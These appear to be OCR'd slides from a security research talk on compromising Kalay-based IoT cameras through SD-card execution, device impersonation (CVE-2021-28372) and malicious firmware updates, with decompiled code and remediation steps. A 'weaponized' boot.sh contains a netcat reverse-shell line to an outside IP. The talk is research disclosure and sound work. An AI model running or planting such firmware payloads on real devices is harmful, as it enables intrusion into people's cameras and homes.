


```
GET /[redacted].2.tar HTTP/1.1
Host: [redacted].com
User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:78.0) Gecko/20100101 Firefox/78.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/webp,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Connection: close
Upgrade-Insecure-Requests: 1


```

```
HTTP/1.1 200 OK
Date: Sun, 11 Oct 2020 21:19:42 GMT
Content-Type: application/x-tar
Content-Length: 4720640
Connection: close
Set-Cookie: __cfduid=def9ca5d58187c05fba732301d39904b01602451181; expires=Tue,
10-Nov-20 21:19:41 GMT; path=/; domain=[redacted]; HttpOnly; SameSite=Lax;
Secure
last-modified: Sun, 11 Oct 2020 21:19:42 GMT
etag: b7c18fb9242837dc8045c3531cb59255
Via: 1.1 google
CF-Cache-Status: DYNAMIC
cf-request-id: 05bb21a969000092b6fa07f200000001
Expect-CT: max-age=604800,
report-uri="https://report-uri.cloudflare.com/cdn-cgi/beacon/expect-ct"
Server: cloudflare
CF-RAY: 5e0b9eef0a6492b6-SJC

AACVOICE/0000755000175000017500000000000013710503361010665 [redacted]
[redacted]c00007440001750000175000000000412313652026600013720
[redacted] [redacted]ñl@ßüPlibfaac
1.28Gÿñl@¿üÈ#ÿñl@¿üÈ@#ÿñl@ßü$ýÜª4ï¿®)¯oxø º×Ñ°åùmB<õcJPÊÿCù¿èüßÎ¾oÔ>Ãäæ1|-XHo+ÊÕÎ±Ê
ð˙Æznß¸¸9ú<1ÑÖ@a¿töÀPsýAÏaå˙È/ÿ Oñyè|Às8ÿñl@?üÿÊ4lÉRåIfçñ^n>ÿ18
ùÑY õ3J}ÿGÏæÈÖT»ªø3zý+U§sú==Ph
```

Case Study #1: Mobile App & Firmware Analysis Cont.

- Ghidra time/searching for `system()`
  - Focus on input we can control
- Consumer IoT devices tend to be "bash scripts in C"
- String analysis
- Execution from SD Card!
- Unsafely unTARed to local storage
  - Out of date busybox tar
- Persistence?
  - App boot processes captured in Bash scripts
    - /mnt/mtd/boot.sh




Decompile: FUN_0000ceec - (daemon)

```

undefined4 FUN_0000ceec(void)

{
  int iVar1;

  iVar1 = FUN_000098bc("/mnt/sd_card/update/fireware/update.sh");
  if (iVar1 == 0) {
    system("chmod 777 /mnt/sd_card/update/fireware/ -R");
    puts("NOW READY TO UPDATE FORM SD CARD");
    system("/mnt/sd_card/update/fireware/update.sh");
  }
  else {
    puts("NO SD CARD UPDATE  FILE ... GOGOGOGOGGOGOGOGGOG");
  }
  return 0;
}

```

Case Study #1: Understanding Remote Kalay Functionality

- Iterative process
  - Root device
  - Identify interesting functionality
  - Capture traffic
  - Analyze traffic
  - Analyze firmware
  - Write parser

- IOCTRL functionality of note:
  - Control LED light
  - Control A/V flow
  - Get/set device parameters
  - **Remote firmware updates**




```
if ( msg_number == 0x6008E )
{
  COMM_SYSLOG(4, "cmd:[%#x] [TUTK][[redacted]_OTA_REMOTE_UPGRADE_REQ] SID[%d]\n", 0x6008E, result);
  Tk_ota_remote_upgrade_req_handle(a2, (char *)a3);
}
else if ( msg_number == 0x60090 )
{
  COMM_SYSLOG(4, "cmd:[%#x] [TUTK][[redacted]_OTA_UPGRADE_PROGRESS_REQ] SID[%d]\n", 0x60090, result);
  Tk_ota_remote_upgrade_progress_req_handle(a2, a3);
}
```

Kalay IOType for Firmware Update


Kalay IOType Payload

Case Study #1: RCE - Chaining it All Together

- Create malicious firmware update package and host in Cloud
- Device impersonation (CVE-2021-28372) to steal credentials
- Initiate connection to victim camera and initiate firmware update to overwrite `boot.sh`
- Reverse shell!




```
[firmware⟩ tail boot.sh

exit
fi

export OPENSSL_CONF=/mnt/mtd/openssl.cnf
#ulimit -s 10240
./hisi_check_format.sh
sleep 1
./socket_system_server &
./aoni_ipc &
./daemon &
```



```
[firmware⟩ tail boot-weaponized.sh


export OPENSSL_CONF=/mnt/mtd/openssl.cnf
#ulimit -s 10240
./hisi_check_format.sh
sleep 1
./socket_system_server &
./aoni_ipc &
./daemon &
sleep 12
nc 143.110.224.168 9435 -e /bin/sh &
```

Malicious Firmware Update Remote Code Execution



~ — root@-s-1vcpu-1gb-sfo3-01: /var/log/nginx — ssh root@143.110.224.168
dillon.franke — root@-s-1vcpu-1gb-sfo3-01: ~ — ssh root@143.110.224.168 — 83×24
~ — root@-s-1vcpu-1gb-sfo3-01: ~ — ssh root@143.110.224.168

```
test/[redacted] ›                    [redacted]-camera/git/client_to_server_p2p !

    [redacted]
```

```
root@-s-1vcpu-1gb-sfo3-01:/var/log/nginx#
```

```
root@-s-1vcpu-1gb-sfo3-01:~#
```

Remediation


- Mandiant worked closely with vendor to remediate:
  - Addition of AuthKey feature
  - Digitally signing firmware images
  - Removed SD Card execution
  - Protecting UART connection

Case Study #2

Case Study #2: Custom Authentication Layer

- Uses a custom authentication over Kalay’s IOCTRL layer
  - Does not rely on Kalay username/password auth: **hardcoded credentials used**
  - Uses a challenge/response format with custom encryption
- Mobile app + `frida` to understand data packet formats
  - Device-code is MIPS and not as easy to analyze

Case Study #2: Custom Authentication




Kalay Network

Mobile Application (Remote Network 1)


Smart Camera (Home Network)

Camera API Server

